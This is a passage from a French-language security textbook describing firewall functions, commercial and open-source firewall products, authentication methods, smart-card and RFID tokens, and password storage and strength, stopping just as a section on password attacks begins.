  - Les tables d'état : pour chaque connexion TCP ou pseudo-connexion UDP autorisée, ces tables identifient l'état de la connexion (en cours d'établissement, établie, interrompue, etc.) et permettent : d'abord d'autoriser les paquets nécessaires, mais également de contrôler, voire d'imposer un déroulement « conforme »[84].
  - Les tables de translation : qui maintiennent la correspondance entre les adresses privées des machines du réseau interne initiant des connexions vers l'extérieur et les adresses ou les numéros de ports choisis par le *firewall* pour transformer les paquets avant de les acheminer.
- Traces : chaque *firewall* offre des fonctions de surveillance des flux réseau qui le traversent, fréquemment en liaison avec les règles d'autorisation de sa configuration de filtrage qui permettent de tracer (*logging*) ou non un paquet autorisé ou rejeté. Ces flux peuvent être très volumineux, notamment dans les cas où l'on souhaite conserver le contenu des paquets réseaux ainsi repérés et générer une charge de traitement importante pour le *firewall* et

82 En théorie, de 1025 jusqu'à 65535 pour TCP ou UDP.

83 Comment expliquer à un utilisateur, ou même un informaticien, généralement incapable de distinguer entre les deux modes de fonctionnement de FTP, qu'il n'est pas tout à fait exact de se plaindre que FTP ne marche pas quand on n'a pas pu mettre en place un *proxy* transparent permettant tous les modes de fonctionnement (par exemple pour des problèmes de performance ou de coût des licences) ?

84 La conformité au sens de la sécurité étant parfois plus stricte que les définitions des standards ; et parfois assez légitimement quand certains modes de fonctionnement réellement « surprenants » sont écartés par les *firewall* (un paquet TCP SYN fragmenté par exemple).

les systèmes d'administration associés. Les modes de sélection et la voie d'accès, de transport et de traitement des traces sont des points assez important dans le fonctionnement interne du *firewall*. Les traces sont pourtant très utiles pour confirmer et identifier des attaques et leurs auteurs.

- Fonctions de normalisation des paquets : outre l'application des règles de filtrage de la politique de sécurité réseau, les *firewall* réalisent en général également des traitements de normalisation visant à maintenir des flux réseau normaux dans le trafic qu'ils font transiter. Ceci peut parfois impliquer des règles de normalisation un peu brutales (comme le rejet des paquets fragmentés par exemple) dont il est utile de connaître l'existence. Dans la pratique, pour les logiciels les plus répandus, ces fonctions améliorent assez notablement la qualité du flux réseau en isolant en général du trafic réellement anormal.
- Analyses et fonctions avancées : enfin la plupart des *firewall* vont désormais au-delà de la mise en œuvre du suivi d'état et de la translation d'adresses en permettant parfois de réaliser des fonctions sophistiqués (et plus ou moins utiles) dont nous mentionnons certaines ici.
  - Substitution des numéros de séquence : afin de limiter la prévisibilité des numéros de séquence TCP utilisés par certains systèmes d'exploitation[85], certains *firewall* sont en mesure de substituer ceux-ci sur les connexions qu'ils acheminent, ce qui est un exercice assez délicat.
  - Inspection protocolaire : pour répondre aux besoins spécifiques correspondant à des applications et des protocoles largement répandus (comme FTP bien entendu, mais aussi le DNS, H.323, etc.), un certain nombre de *firewall* sont en mesure d'aller au-delà de l'analyse des en-têtes IP et TCP/UDP des paquets pour examiner également les protocoles de plus haut niveau. Cette inspection protocolaire permet alors de mieux contrôler les flux et de simplifier la configuration du *firewall* en autorisant tous les flux nécessaires aux communications d'une application.
  - Redirection : une autre manière de répondre efficacement aux besoins des applications de communication complexes, c'est de permettre à des *proxy* applicatifs présents sur le firewall d'intervenir également sur la communication, et de manière transparente. Dans ce cas, le firewall doit pouvoir faire une redirection des flux autorisés vers des relais applicatifs, et permettre à ces relais de continuer la communication. L'objectif de ce mode de fonctionnement, relativement équivalent au précédent, est alors notamment d'éviter de polluer le logiciel de filtrage lui-même (habituellement étroitement associé aux couches réseau du noyau) avec des fonctions d'analyse plus avancées nécessitant des logiciels de type applicatif.
  - OS *fingerprinting* : certains travaux récents, notamment sur le *firewall pf* d'OpenBSD, ont introduit des éléments nouveaux dans les possibilités offertes par les *firewall*. En couplant la mise en œuvre des règles de filtrage avec des fonctions d'analyse réseau capables de reconnaître la signature de certains types de système d'exploitation, les dernières versions d'OpenBSD sont en mesure d'autoriser ou de limiter un flux de communication en fonction de certaines caractéristiques des machines impliquées dans la communication (et notamment le type de système d'exploitation). Ceci offre des possibilités assez nouvelles, notamment pour lutter contre les vulnérabilités des systèmes hérités.
  - Intégration avec la QoS : étant amené à suivre de la manière la plus précise possible les flux de communication qu'il achemine (au point parfois de nécessiter une analyse partielle des commandes utilisateurs inscrites dans la communication), le *firewall* est également très bien placé pour appliquer des règles de qualité de service réseau aux flux qu'il a identifié. Il est donc techniquement souhaitable d'associer des règles de QoS réseau aux règles de filtrage pour répartir la bande passante et accorder des priorités adéquates aux différents flux de communication. Toutefois, cette pertinence technique entre probablement en conflit avec les objectifs commerciaux de nombreux constructeurs (qui associent la sécurité et la qualité de service à des gammes de matériels et des offres différentes) et l'organisation courante de l'administration informatique (qui établit des frontières assez hermétiques et souvent une certaine concurrence entre l'administration de la sécurité et l'administration du réseau). Dans la pratique, les solutions techniques offrant une réelle intégration de la QoS et du *firewall* sont alors beaucoup plus homogènes dans le domaine du logiciel libre, avec *Netfilter* pour Linux, et *pf* avec ALTQ sous OpenBSD ; avec une exception notable : le module initialement baptisé *FloodGate-1* par *CheckPoint*.

6.1.4 Exemples

6.1.4.1 CheckPoint Firewall-1

Les figures 19 et 20 illustrent bien un des principaux points forts du logiciel *Firewall-1* commercialisé par la société *CheckPoint*, qui revendique une part majoritaire du marché des *firewall* commerciaux : la richesse de son interface graphique. La figure 19 présente une interface hybride combinant une description de la topologie réseau et une vue des

85 Une anticipation correcte des futurs numéros de séquence d'une connexion est nécessaire pour réaliser l'interception (*hijacking*) d'une connexion TCP *en cours* (avec l'usurpation et le *flooding* de l'émetteur légitime bien entendu).

règles de filtrage ; et la figure 20 nous montre un exemple de politique de filtrage réseau telle que définie à partir d'une console d'administration de *Firewall-1*.




Illustration 19: Interface d'administration principale (Firewall-1 NG)

Toutefois, la convivialité de l'interface de ce logiciel n'est pas seule responsable de son succès. Il faut y ajouter un certain nombre d'autres qualités techniques :

- l'utilisation en interne d'un langage de définition des règles de filtrage, baptisé INSPECT, qui fournit un niveau de flexibilité important, notamment pour la prise en compte de nouveaux protocoles ; bien que ce langage soit probablement trop marqué par le contrôle de l'éditeur pour permettre à l'utilisateur final autre chose que des expérimentations ou des adaptations spécifiques à un environnement donné, sa présence est une garantie additionnelle que l'éditeur pourra s'avérer capable de continuer à étendre les types de services couverts par son logiciel ;
- l'existence d'implémentations haute-performance, liées à des mise en œuvre sur des plate-formes et un système d'exploitation spécialement adaptés, des principales fonctions de filtrage définies via INSPECT ;
- une architecture logicielle à trois niveaux capable de gérer des configurations extrêmement variées (de 1 à plusieurs dizaines de *firewall*), en distinguant les équipements de filtrage eux-mêmes, un (ou plusieurs) serveurs de gestion (« *manager* ») capables de les piloter et dépositaires des règles de filtrage (et des traces) et enfin en troisième niveau les consoles des administrateurs sécurité (GUI) ;
- et une richesse fonctionnelle exceptionnelle (de la QoS en passant par la haute-disponibilité et le partage de charge, sur un large choix de plate-formes) disponible dans la gamme même, dont l'enrichissement a certainement été facilité par la situation de *leader* de l'éditeur.

Face à ces qualités le principal inconvénient de *Firewall-1* est facile à deviner, bien qu'il soit bien sûr à évaluer au cas par cas, c'est généralement son prix.




Illustration 20: Interface d'édition des règles de filtrage (Firewall-1)

Une innovation intéressante (à notre sens) dans *Firewall-1* a été à un moment l'inclusion d'un module de filtrage au niveau SOAP (voir figure 21), c'est à dire au niveau des méthodes d'exécution des *WebServices*. Ceci préfigure peut-être l'identification par un des principaux éditeurs de logiciel de sécurité (en tout cas le principal en terme de moyens financiers) d'une nouvelle niche d'applications présentant des besoins de protection. En effet, largement basées sur les principes du code Java (avec la mobilité qu'il peut impliquer) et sur une réutilisation plus ou moins immédiate des systèmes client-serveur basés sur les RPC, ces infrastructures logicielles, quel que soit l'intérêt qu'on peut leur trouver du point de vue du développement d'applications, semblent reproduire les principales erreurs de conception effectuées par le passé dans la sécurité des développements logiciels. Si cette tendance se confirme (il y a de nombreux travaux visant à l'inverser et à améliorer la sécurité des *WebServices*, mais pour l'instant rien qui ne nous paraisse totalement convaincant isolément), des moyens de protection additionnels risquent d'être nécessaires pour le déploiement des applications utilisant ces technologies.

Une large part du travail de l'administrateur d'un *firewall* est bien évidement dédié à la définition de la politique de sécurité au moment de la mise en place de l'équipement de filtrage et ensuite à l'ouverture de nouveaux flux réseaux en fonction des besoins du système d'information. Toutefois, une autre part importante (et souvent négligé) du travail de fond d'un administrateur de *firewall* doit être de surveiller et d'analyser les traces produites par les *firewall*, pour détecter des tentatives d'abus et pouvoir y réagir. La figure 22 présente l'interface de visualisation *LogViewer* de *Firewall-1*.

A ce jour, l'offre logicielle de *CheckPoint* pour *Firewall-1* est disponible plour la plupart des systèmes d'exploitation courants, ainsi que sur certaines plateformes matérielles spécialisées.




Illustration 22: Visualisation des traces (Firewall-1 NG)

6.1.4.2 Cisco PIX

En succédant à l'offre de produits de contrôle d'accès spécifique dénommée PIX, Cisco a unifié un ensemble d'équipements de sécurité réseau, sous le nom de gamme *ASA* pour *Adaptive Security Appliance*.

A contrario de l'offre logicielle précédente, et dans la ligne de la plupart de ses offres, *Cisco* propose ainsi un équipement *firewall* couplant plate-forme matérielle et logicielle, ainsi qu'une interface d'administration via HTTP/HTTPS en général. La gamme permet également d'évoluer en direction des fonctions de chiffrement de flux ou d'accès via VPN, ainsi que vers la détection d'intrusion.

a - *ASA* et *IOS Firewall*

Cisco propose également un composant logiciel *firewall* différent, nommé *IOS Firewall*, associé au système d'exploitation équipant les principaux équipements réseaux *Cisco* (*switch* et routeurs) : *IOS*. Bien qu'il présente un certain nombre de points communs avec la gamme ASA et notamment une certaine similarité des langages de paramétrage en ligne de commande (ce qui est compréhensible s'agissant d'un même constructeur), les logiciels sont censés être développés indépendamments. La confusion entre les deux est par contre assez fréquente. *IOS Firewall* n'est pourtant pas à négliger, en complément d'une solution matérielle existante (un routeur) ; ou dans le cas de très grand réseaux (dotés d'équipements haut de gamme).

6.1.4.3 OpenBSD pf

Une excellente référence pour l'étude des fonctionnalités offertes par le *firewall* d'OpenBSD est disponible dans la documentation native du logiciel, accessible en ligne à : http://www.openbsd.org/faq/pf/index.html .

6.1.4.4 Linux netfilter

L'implémentation du *firewall* Linux est également largement documentée en ligne. La documentation de référence est normalement à : http://netfilter.org/documentation/ .

6.1.5 Authentification utilisateur

L'installation d'un *firewall* peut permettre d'introduire une authentification additionnelle sur des protocoles n'en comportant pas ou incluant une authentification offrant un niveau de sécurité insuffisant. Cette authentification est ajoutée assez naturellement dans le cas des *firewall proxy* : c'est alors le *proxy* qui prend en charge l'authentification d'un utilisateur souhaitant accéder à un service réseau contrôlé par le *firewall* ; mais elle est également possible avec les *firewall* fonctionnant au niveau TCP. Dans la plupart des cas, l'utilisation de cette authentification additionnelle implique l'installation sur le poste utilisateur d'un composant logiciel spécifique.

Voici quelques exemples de mise en œuvre de ce genre d'authentification :

- ajout d'une phase d'authentification aux sessions Telnet d'administration (par exemple à destination des machines en DMZ) afin de pallier au problème de la transmission du mot de passe en clair sur les sessions Telnet ;
- authentification et autorisation des accès HTTP via le protocole NetBIOS sur le *firewall Microsoft ISA Server* – cette authentification est totalement transparente si le navigateur Web utilisé la supporte (c'est bien évidemment le cas pour *Internet Explorer* sur système d'exploitation *Microsoft*) et constitue un des principaux avantages pratiques d'*ISA Server* avec *Internet Explorer* ;
- authentification transparente des flux réseaux relayés sur le protocole de relais générique SOCKS v5 [RFC 1928] avec des extensions pour la prise en compte de NetBIOS, en se basant sur la couche WinSOCKS existant dans les systèmes d'exploitation *Microsoft* ;
- authentification forte et protection dans un tunnel IPSEC des accès nomades sur un *firewall* type *CheckPoint VPN-1*, en utilisant un module d'accès *SecuRemote* ou *SecureClient* sur le poste client ;
- authentification forte des accès via une passerelle OpenBSD en conditionnant l'activation de règles de filtrage réseau à l'ouverture d'une session SSH sur le *firewall* en utilisant authpf(8) comme *login shell*[86].

6.1.6 QoS

Comme nous l'avons déjà mentionné précédemment, la gestion de la qualité de service nous semble s'effectuer très efficacement au niveau de la définition des règles de contrôle du trafic réseau constituant la politique de sécurité du *firewall*.

Cette approche est notamment illustrée dans certaines fonctionnalités des logiciels *CheckPoint*, ainsi que dans l'intégration d'ALTQ avec PF sous OpenBSD[87] permettant d'utiliser les règles de PF pour associer des paquets aux différentes classes de trafic ordonnancées via les stratégies ALTQ.

Ce type de fonction permet d'offrir des garanties de bande passante aux utilisateurs, mais aussi par exemple d'utiliser des protocoles interactifs facilement en présence de flux de transfert massifs (type FTP) ou de faire coexister des flux réseaux continus allant dans les deux sens quand une des directions est saturée (ce qui est notamment le cas sur des liaisons asymétriques, type ADSL). Dans certains cas, les améliorations obtenues sont extrêmement importantes (voir http://www.benzedrine.cx/ackpri.html).

6.2 Systèmes d'authentification

Nous allons à présent nous intéresser aux mécanismes d'authentification utilisables dans les systèmes informatiques. De manière générale, on peut recenser différentes catégories d'authentification :

- Codes d'accès (« Sésame, ouvre-toi ! ») : nous ferons entrer dans cette catégorie tous les modes d'accès qui n'offrent quasiment aucune sécurité mais qui s'appuient néanmoins sur la connaissance d'un mot de passe particulier (dans la pratique, celui-ci peut être aussi varié qu'une adresse IP, un mot du dictionnaire, un nom de compte ésotérique, etc.). Dans la pratique, ces codes d'accès sont finalement trés répandus. A moins qu'ils ne soient *à usage unique*, ils n'offrent pas plus qu'une illusion d'authentification, et nous ne les aborderons pas plus avant.
- Nom d'utilisateur / mot de passe : la technique d'authentification qui reste la plus courante est celle consistant à définir un nom d'utilisateur et un mot de passe associé. Le premier permet d'identifier l'utilisateur et est fourni de manière déclarative. Le second est ensuite demandé par le système pour valider l'identification déclarée en comparant une information supposée connue seulement de l'utilisateur légitime avec une information stockée sur le système. En toute rigueur, le mot de passe ne doit pas être connue en clair du système lui-même et surtout de ses administrateurs[88]. Afin de limiter l'impact d'un vol et l'omniscience des administrateurs système, les techniques de cryptographie permettent de se limiter au stockage d'un *hash* du mot de passe sur le système.
- Clef publiques/clefs privés: : les technique d'authentification basées sur l'utilisation des possibilités offertes par la cryptographie asymétrique, associant une clef publique connue de tous et une clef privée détenue seulement par l'utilisateur (ou un objet dont il dispose) sont celles fournissant à l'heure actuelle, dans la pratique, les moyens d'authentification les plus résistants du point de vue technique. Des exemples courants dans ce domaine sont l'utilisation de RSA, DSA pour des applications comme SSH (authentification des machines et des utilisateurs), IKE (établissement de tunnels chiffrés IPSEC), l'authentification par carte à puce sur les systèmes d'exploitation, etc.

86 PF: Authpf user shell (http://www.openbsd.org/faq/pf/authpf.html)
87 PF: Packet queuing and prioritization (http://www.openbsd.org/faq/pf/queueing.html)
88 Ceux-ci disposant déjà de beaucoup d'autres moyens pour usurper l'identité d'un utilisateur, inutile en plus de leur permettre de connaître les mots de passe choisis par les utilisateurs. D'autant que cela pourrait les rendre préoccupés.

- Authentification « forte » des utilisateurs : les techniques d'authentification dites « fortes » combinent l'utilisation de protocoles d'authentification spécialement étudiés (faisant appel à des algorithmes cryptographiques sérieux) et des éléments logiciels ou matériels permettant aux utilisateurs de mettre en œuvre assez facilement ces protocoles :
  - mots de passe jetables intégrant une composante horaire ;
  - mots de passe jetables (type S/Key, par logiciel ou calculette) ;
  - cartes à puce et *token* USB.
- Certaines techniques d'authentification abusent en fait de l'utilisation d'un dispositif matériel plus ou moins sophistiqué détenu par l'utilisateur pour ressembler à la famille précédente : pistes magnétiques ISO, numéros d'identification RFID (cartes sans contact), etc. ; mais elles ne sont pas si « fortes » que cela.

On notera enfin que ces différentes techniques d'authentification sont largement orientées vers l'authentification de l'utilisateur auprès du système, voire d'un système auprès d'un autre système. L'authentification du logiciel s'exécutant à un instant donné auprès de l'utilisateur (notamment au moment de l'authentification de l'utilisateur), ou même la vérification de l'intégrité du logiciel au moment de l'installation sont encore largement ignorés dans la pratique. Au moins, ceci confirme l'inusable actualité de la tactique du cheval de Troie, pourtant millénaire.

6.2.1 *Hardware tokens*

6.2.1.1 Cryptographic hardware tokens

Les techniques d'authentification utilisant des dispositifs matériels spécifiques intégrant des fonctions de calcul cryptographiques (notamment de cryptographie asymétrique) sont une classe importante de moyens d'authentification pour les utilisateurs.

De manière générale, ces dispositifs sont souvent désignés sous le nom de « carte à puce », bien que cette dénomination commence à devenir trompeuse, toutes les puces n'intégrant pas nécessairement de fonctions cryptographiques, a fortiori de cryptographie asymétrique, et certaines de ces puces étant désormais pr

Illustration 23: Carte à puce (sans contact)

Dans la pratique, une carte à puce comme celle présentée figure 23 est détenue par l'utilisateur qui partage avec elle un code d'identification (souvent appelé PIN), généralement numérique ou alphanumérique. Ce PIN permet à l'utilisateur de déverrouiller la carte pour une session d'authentification spécifique et protège celle-ci (de manière limitée) en cas de vol. La carte à puce elle-même réalise une authentification avec la machine hôte via un protocole d'authentification du type de ceux utilisant la cryptographie RSA ou DSA - c'est à dire en utilisant un algorithme cryptographique asymétrique permettant à la carte à puce de prouver son identité sans révéler la clef privée qu'elle détient. Suivant les modèles, cette clef privée est stockée dans une zone mémoire protégée de la puce[89] et est même générée sur la puce elle-même. Dans ce dernier cas, à aucun moment la clef privée ne sort de la carte à puce et constitue donc un secret de très bonne qualité.

Les standards industriels semblent également converger vers un stockage du bi-clef d'authentification sous le format des certificats X.509.

Enfin, les cartes à puce nécessitent un dispositif de lecture spécifique, un lecteur de cartes, installé sur la machine hôte. Pour pallier au besoin de cet équipement additionnel, le format du dispositif à évolué pour tirer partie des ports USB disponibles depuis quelques années sur la plupart des micro-ordinateurs, et on rencontre désormais ce dispositif sous la forme d'une clef USB (figure 24). Par ailleurs, ces clefs USB d'authentification présentent les mêmes caractéristiques techniques qu'une carte à puce, quand elles utilisent le même type de microprocesseur. Mais ce format USB peut également être utilisé par d'autres types de « puces » (les clefs mémoires simples par exemple, sont désormais très répandues).

Illustration 24: Carte à puce sur token USB

Des dispositifs matériels intégrant des fonctions cryptographiques sont également disponibles pour réaliser l'authentification utilisant des mots de passe jetables (dont l'intérêt est de pouvoir fonctionner avec un protocole d'authentification non-sécurisé pré-existant). La figure 25 montre un dispositif de ce type, souvent appelé une « calculette ». Ces calculettes nécessitent généralement un PIN pour les déverrouiller. Des versions logicielles de ce type de dispositif peuvent

89 Cette zone ne doit pas pouvoir être accédée, même par une intrusion physique sur la puce, sans provoquer la destruction de la mémoire concernée.

également être utilisées, si une confiance suffisante dans la machine sur laquelle est exécutée ce logiciel est acquise.

6.2.1.2 Autres badges d'identification

D'autres types de dispositifs matériels d'authentification sont également relativement courants, bien qu'ils ne soient pas toujours utilisés pour l'authentification sur un système d'exploitation, mais plutôt pour le contrôle d'accès physique ou d'autres fonctions courantes (pointage horaire, paiement cantine, suivi de production, etc.). Le plus courant est probablement la carte à piste magnétique ISO (souvent appelée « badge »), mais d'autres dispositifs sont également assez répandus (badges Weygand, inductifs, etc.). La limite entre ces « badges d'identification » et la « carte à puce d'authentification » n'est parfois pas facile à reconnaître.

6.2.1.3 Dispositifs « sans contact » (RFID, etc.)

Une nouvelle catégorie de dispositifs sans contact est devenu de plus en plus populaire pendant la décennie 2000-2010 : les systèmes RFID (*Radio-Frequency Identification Tag*). Les badges équipés de puces RFID sont en particulier devenus assez courants dans le domaine de la sécurité physique ou de l'identification, dans la continuité des cartes équipées de pistes magnétiques ISO.

Illustration 25: S/Key - Mots de passe jetables

Ces puces RFID sont visiblement équipés de fonctions de calculs plus avancées qu'une simple piste magnétique. Néanmoins, comme l'indique leur dénomination, elles nous semblent avoir été à l'origine axées vers des problématiques d'identification plus que d'authentification du porteur . Leur utilisation dans le domaine de la sécurité ne s'est pas apparemment pas faite sans améliorations techniques intéresssanes, mais la documentation des fonctions avancées, en particulier du point de vue de la sécurité logique, n'est pas toujours si transparente (l'enjeu économique de ce secteur d'activité n'est pas négligeable et les entreprises y ont une certaine culture du secret).

6.2.2 Mots de passe et attaque des mots de passe

Malgré l'existence de dispositif matériels d'authentification, l'authentification par mot de passe reste la technique la plus répandue dans les systèmes informatiques. Sa prolifération a même donné lieu à la création d'un marché pour des produits de gestion des différents mots de passe dont un utilisateur peut être détenteur, et qu'il n'arrive plus à mémoriser seul. Cette technique sépare l'identifiant : le nom d'utilisateur fourni de manière déclarative ; et l'authentifiant : un mot de passe secret.

- Cet authentifiant est stocké à disposition du système d'authentification, qu'il s'agisse du logiciel permettant d'ouvrir des sessions utilisateur au niveau du système d'exploitation (login) ou bien au niveau d'un service applicatif (par exemple un serveur HTTP) ou d'un SGBD. Il est d'abord important de distinguer différentes formes de stockage du mot de passe sur le système. En effet, certains utilisateurs (les administrateurs par exemple, ou les opérateurs des systèmes de sauvegarde), ou parfois un grand nombre d'utilisateurs (tous les utilisateurs dans les anciennes versions d'Unix[90]) peuvent avoir accès à cette zone de stockage. Malgré tout, un tel accès ne doit pas leur permettre de découvrir facilement le mot de passe des autres utilisateurs, ce qui leur donnerait un moyen d'usurper totalement leur identité. On peut distinguer :
  - un stockage sous forme « obscurcie », utilisant un encodage spécifique, mais réversible : c'est par exemple le cas de certains équipements réseau *Cisco*, qui font figurer les mots de passe sous cette forme dans un état de leur configuration - d'autres constructeurs peuvent certainement utiliser ce type de stockage, qu'il est important de savoir distinguer de celles utilisant un véritable mécanisme cryptographique ;
  - un stockage sous forme chiffrée, par exemple en utilisant une fonction cryptographique à sens unique (*secure hash*) comme le DES d'une valeur constante, MD5, SHA-1, etc. ;
  - un stockage sous une forme chiffrée résistante, c'est à dire spécifiquement adaptée pour résister à une attaque par dictionnaire, en démultipliant l'espace de recherche possible (c'est à dire en pratique en ajoutant un *salt* aléatoire de longueur suffisante au mot de passe fourni par l'utilisateur) et en *ralentissant* le calcul de la fonction cryptographique pour limiter la vitesse des essais réalisables ;
  - enfin, il faut réaliser que ces mots de passe sont parfois stockés directement en clair sur le système ; par exemple dans le cas des applications Web, c'est encore une pratique largement répandue de stocker en clair les mots de passe dans la base de données associée - dans ce cas, tous ceux ayant accès à ces tables, notamment les développeurs, sont en mesure d'usurper l'identité des utilisateurs.

90 Avant l'introduction des fichiers /etc/shadow contenant les mots de passe cryptés accessibles seulement à certaines catégories d'utilisateurs, ceux-ci étaient directement stockés dans la table /etc/passwd accessible en lecture par tous les utilisateurs.

- Du point de vue de l'usage terminologique, il importe de distinguer un mot de passe d'un(e) « *passphrase* » ou un PIN. Dans les deux cas, il s'agit bien de l'équivalent d'un mot de passe ; mais l'usage consacre généralement le terme PIN pour désigner un code numérique servant à déverrouiller une carte à puce, et le terme *passphrase* pour désigner le mot de passe permettant de déverrouiller l'accès à une clef privée stockée sur disque (sous forme chiffrée) par exemple dans un anneau de clef OpenPGP ou la partie privée d'un certificat X.509[91]. La deuxième dénomination fait également référence à une méthode de choix du mot de passe (utilisant une phrase comme support mnémonique) permettant d'arriver à des mots de passe de bonne qualité.

La technique d'authentification par mot de passe étant encore très largement répandue, dans un souci pratique, il faut s'intéresser aux caractéristiques d'un bon mot de passe. Selon nous, un bon mot de passe combine les caractéristiques suivantes :

- il est personnel : c'est à dire spécifique à chaque individu et connu de lui seul (il ne peut donc être « prété ») ;
- il doit être fiable : c'est à dire durablement mémorisé par son détenteur, malgré des périodes parfois longues de non-utilisation[92] ;
- enfin, pour avoir un rôle réel du point de vue de la sécurité, il doit être résistant : c'est à dire qu'il ne doit pas être facile à deviner pour un tiers (qu'il s'agisse d'un humain ou d'*une machine*).

Ces caractéristiques mettent en lumière les principales difficultés que posent la technique d'authentification par mot de passe. Le caractère personnel s'oppose à beaucoup d'usages, notamment en entreprise, où la délégation d'accès est nécessaire (par exemple en cas d'absence) et souvent impossible à réaliser par les fonctions du système. La fiabilité d'un mot de passe, dans un cerveau humain standard, s'oppose assez directement à sa complexité, dont on comprend pourtant qu'elle est nécessaire pour un minimum de résistance. La résistance à des attaques automatiques devient de plus en plus difficile. La puissance croissante des machines permet désormais d'effectuer jusqu'à plusieurs centaines de milliers d'essais par seconde ce qui permet d'obtenir très rapidement tout mot de passe qui n'a pas été choisi avec soin. Enfin, une utilisation judicieuse de la psychologie humaine peut aussi permettre de deviner le mot de passe d'un tiers : en tout état de cause, la manière la plus simple d'obtenir le mot de passe de quelqu'un reste de le lui demander[93].

L'attaque des mots de passe peut donc s'effectuer de multiples manières :

